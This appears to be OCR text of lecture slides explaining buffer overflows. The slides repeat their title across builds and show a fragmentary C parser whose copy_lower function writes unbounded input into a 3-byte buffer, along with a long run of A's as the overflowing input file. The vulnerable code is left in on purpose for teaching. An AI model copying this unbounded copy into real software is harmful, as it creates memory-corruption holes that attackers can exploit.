


What are buffer overflows?







What are buffer overflows?



What are buffer overflows?



What are buffer overflows?



What are buffer overflows?

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  out[i] = '\0';
 8:}
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



What are buffer overflows?

parse.c


```
 1:void copy_lower (char* in, char* out)
{
 2:  int i = 0;
 3:  while (in[i]!='\0' && in[i]!='\n')
{
 4:    out[i] = tolower(in[i]);
 5:    i++;
 6:  }
 7:  out[i] = '\0';
 8:}
10:  char buf[3], url, cmd[128];
11:  fread(cmd, 1, 128, fp);
12:  int header_ok = 0;
:
:
19:  url = cmd + 4;
20:  copy_lower(url, buf);
21:  printf("Location is %s\n", buf);
22:  return 0; }
```

BREAK

```
23: /** main to load a file and run
parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



What are buffer overflows?

parse.c

